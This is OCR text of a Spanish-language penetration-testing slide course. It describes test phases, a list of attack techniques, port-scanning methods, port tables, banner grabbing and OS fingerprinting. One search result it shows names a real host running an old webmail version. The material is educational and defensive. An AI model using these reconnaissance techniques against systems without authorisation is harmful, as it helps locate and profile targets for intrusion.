La fase de Exploración consta de establecer los objetivos para las posteriores fases, trabajando en base a la información obtenida en la fase de Descubrimiento.

Se aplican técnicas no intrusivas para identificar posibles blancos.

Incluye entre otros:

- Port Scanning (TCP/UDP)
- OS Fingerprinting
- Detección Remota de Servicios
- Detección de Aplicaciones/Directorios/Archivos Web
- Identificación de Dominios
- Análisis de Banners

Penetration Test

Fase de Exploración

Se intentan explorar todos los posibles puntos de entradas al sistema y a la red, utilizando técnicas Activas de Reconocimiento.

- Detección de Firewalls
- Detección de Intrusion Detection System
- Confirmación de Rangos de Direcciones IP
- Detección de Servicios Activos y sus propiedades
- Detección del Sistema Operativo en uso.

Penetration Test

Fase de Evaluación

La fase de evaluación esta basada en el análisis de toda la información obtenida en las fases anteriores, para la detección y búsqueda de vulnerabilidades especificas.

En esta fase se evalúa la totalidad de la seguridad en todos los niveles.

Incluye entre otros:

- Vulnerability Scanning
- Búsqueda manual de vulnerabilidades
- Enumeración de configuración
- Enumeración de usuarios y sus perfiles

Penetration Test

Fase de Intrusión

En la fase de intrusión, el objetivo principal es penetrar los sistemas, realizando pruebas de los controles de seguridad y ataques a través de vulnerabilidades de los sistemas identificados anteriormente:

Ejemplo:

- Sistema Operativo: Windows XP Sp2
- Servicio: FTP

Aquí se evalúa la creatividad del Security Tester para buscar distintas alternativas de intrusión.

Penetration Test

Fase de Intrusión

En esta fase se pone a prueba:

- El profesionalismo de los Penetration Testers.
- Su creatividad.
- Su nivel de conocimiento.

Cabe destacar que es la fase mas emocionante de un Penetration Testing.

Penetration Test

Reporte General

Al finalizar con el Penetration Test, es necesario la creación de un reporte final, el cual contendrá:

- Alance
- Metodología Aplicada
- Pruebas de cada ejecución
- Medidas Preventivas


Penetration Test

Importante

Es de suma importancia mantener al tanto al cliente, de cada ejecución que pueda dar problemas en el funcionamiento de los servicios. Para que el mismo pueda generar un plan de continuidad de servicio en caso de que surja algún inconveniente.

Penetration Test

Mejoras de nivel de riesgo después de un Penetration Test



Mejoras de un %60 en los niveles de riesgos

El %20 restante son factores irrelevantes. Ejemplo: catástrofes naturales

Penetration Test
Técnicas y Metodologías

www.segu-info.com.ar

Técnicas y Metodologías

- Port Scanning
- Tipos de Escaneo de Puertos
- Identificación de Servicios
- OS fingerprinting
- Obtención de Huellas en Internet
- Google Hacking
- Footprinting Google
- Idle Scanning
- Ingeniería Social
- Web Fingerprinting

Técnicas y Metodologías


- DNS Mapping
- DNS Reverse Lookup
- Obtención de Huellas verificando errores de directorios
- Captura de Cabeceras
- Archivos Públicos
- Verificación de carpetas
- Datos sensibles en el Código Fuente
- Firewalking
- DoS
- DDoS
- Brute Force

Técnicas y Metodologías

- Cross Site Scripting
- SQL Injection
- Remote File Inclusion
- Trashing
- War dialing
- War driving
- War walking
- Sniffing
- Reverse Shell
- Robo de sesiones: Caché del Navegador Web

Técnicas y Metodologías

Information Gathering



Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

Information Gathering

Port Scanning

El port scanning, en español “Escaneo de Puertos”, es un tecnica para identificar los estados de los puertos del sistema :


- Abierto
- Filtrados
- Cerrados

Para ello se puede utilizan herramientas automáticas, para detectar rápidamente el estado del puerto o de forma manual, lo que tardaríamos mucho mas tiempo de lo estimado.

Técnicas y Metodologías

Port Scanning

Herramientas Automáticas



Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

Port Scanning

Forma Manual

Inicio

Ejecutar

Cmd

Telnet dirección IP


Ejemplo:

```
telnet localhost 135
```

Técnicas y Metodologías

Técnicas de Port Scanning mas utilizadas

- **TCP SYN**
- **TCP ACK**
- **TCP window**
- **TCP connect()**
- **UDP Scan**



Técnicas y Metodologías

TCP SYN Scanning

Este es uno de los tipos de sondeo mas utilizados por su:


- ✓ **velocidad**
- ✓ **sigilio**

Es sigiloso por el simple hecho de que no llega a completarse una conexión TCP.

Técnicas y Metodologías

¿Por qué TCP SYN Scanning es sigiloso?

Conexión TCP Normal




Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

¿Por qué TCP SYN Scanning es sigiloso?


TCP SYN Scanning



Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

TCP SYN Scanning



Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

TCP ACK Scanning

Este tipo de sondeo no sirve para saber si un puerto esta abierto o cerrado, sirve para mapear reglas de firewalls y para determinar si son cortafuegos con inspección de estados.

Si el target responde con un RST significa que hay no esta siendo filtrado por un firewall, por lo que cuando un ACK es enviado, la respuesta del mismo es un RST, en el caso de estar filtrado los flags ACK no llegan al objetivo, por lo que no hay respuesta.

Técnicas y Metodologías


TCP connect() Scanning

Se utiliza al no poder usar el escaneo TCP SYN, por motivos de privilegios de usuarios o porque se esta escenando redes IPv6.

Es un sondeo detectable, por lo que no es recomendable su uso, ya que establece una conexión completa TCP.

Técnicas y Metodologías

TCP connect() Scanning



Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

TCP window

Este tipo de escaneo examina el campo de la ventana TCP en una respuesta RST, porque algunos sistemas operativos fijan un tamaño de ventana positivo para puertos abiertos.

No es muy fiable porque una minoría de los sistemas tienen estos defectos.

Técnicas y Metodologías

UDP Scan

- Es un escaneo lento.
- Muchos auditores lo omiten.
- Funciona enviado una cabecera UDP (sin datos) para cada puerto
- Si existe una respuesta ICMP Error tipo 3 (código 3) el puerto se encuentra cerrado
- Si existe una respuesta ICMP no alcanzable tipo 3 (codigo 1,2,9 o 10) existen muchas posibilidades de que el puerto este filtrado.
- Si no hay respuesta, el estado del puerto es abierto.

Técnicas y Metodologías

Lista de algunos puertos de Unix

Echo	7
Daytime	13
qotd (Quote Of The Day)	17
FTP-data	20
FTP	21
SSH	22
Telnet	23
SMTP (Simple Mail Transfer Protocol)	25
Time server	37
Whois	43
DNS (Domain Name System)	53
TFTP (Trivial File Transfer Protocol)	69
Finger	79
HTTP (Hypertext Transfer Protocol)	80
POP2 (Post Office Protocol 2)	109
POP3 (Post Office Protocol 3)	110
Portmapper	111
Ident	113
NNTP (Network News Transfer Protocol)	119
NTP (Network Time Protocol)	123
Samba	137-9


Técnicas y Metodologías

Lista de algunos puertos de Windows

FTP (default data channel)	20
FTP (control channel)	21
Telnet	23
Whois	43
Domain Name System	53
Bootp server	67
Bootp client	68
Trivial FTP	69
Gopher	70
HTTP	80
Kerberos	88
POP-2 (Post Office Protocol)	109
POP-3	110
NNTP (Network News Transfer Protocol)	119
NTP (Network Time Protocol)	123
NT RPC endpoint mapper	135
NetBIOS Name Service	137
NetBIOS Datagram Service	138
NetBIOS Session Service	139
IMAP (Internet Message Access Protocol)	143
SNMP	161

Técnicas y Metodologías

Verificación de maquinas vivas: Angry IP Scanner



Cedido por el autor a www.sega-info.com.ar

Técnicas y Metodologías

Information Gathering

Detección de Servicios Activos

Cada puerto posee un servicio determinado:

Puerto	Protocolo	Servicio
21	TCP	FTP
22	TCP	SSH
23	TCP	TELNET
25	TCP	SMTP
53	UDP	DNS
80	TCP	HTTP
110	TCP	POP3
139	UDP/TCP	NetBios

Técnicas y Metodologías

Detección de Servicios Activos

- Por cada puerto podemos identificar que servicio utiliza.
- Recolectando los banners que algunos puertos envían ante una conexión completa, se pueden identificar no solo el servicio sino por defecto la versión del mismo.

Ejemplos: 220 soporte1 Microsoft FTP Service (Version 5.0).

- Las herramientas automáticas de escaneo/sondeo de puertos por defecto te reportan el servicio y en algunos casos existe la posibilidad de visualizar la versión del software.
- Es posible detectar y buscar masivamente un servicio a través de una búsqueda avanzada en google.

SquirrelMail - Login- [Traduzca esta página]
SquirrelMail Logo **SquirrelMail version 1.4.5** By the SquirrelMail Development Team.
SquirrelMail Login. Name:. Password:. Enter your Rutgers-ID here: ...
olddavidhume.rutgers.edu/squirrelmail/src/login.php - 4k - En caché - Páginas similares

Técnicas y Metodologías

Information Gathering

Detección de Sistema Operativo

✓ **Cada SO (Sistema Operativo) posee puertos específicos, con lo cual es muy posible detectar que tipo de Sistema es.**

✓ **Existen herramientas de detección de Sistemas Operativos. Esta es una de las opciones fiables del mercado.**

✓ **A través de los Time To Live (TTL) de las cabeceras TCP que responde un sistema, se puede detectar que sistema es, ya que por defecto cada sistema utiliza diferentes TTL. Aunque no es un método muy fiable.**

✓ **Obteniendo el banner del servidor Web.**

Ejemplo: `Server: Apache/2.0.54 (Linux/SUSE)`

Técnicas y Metodologías

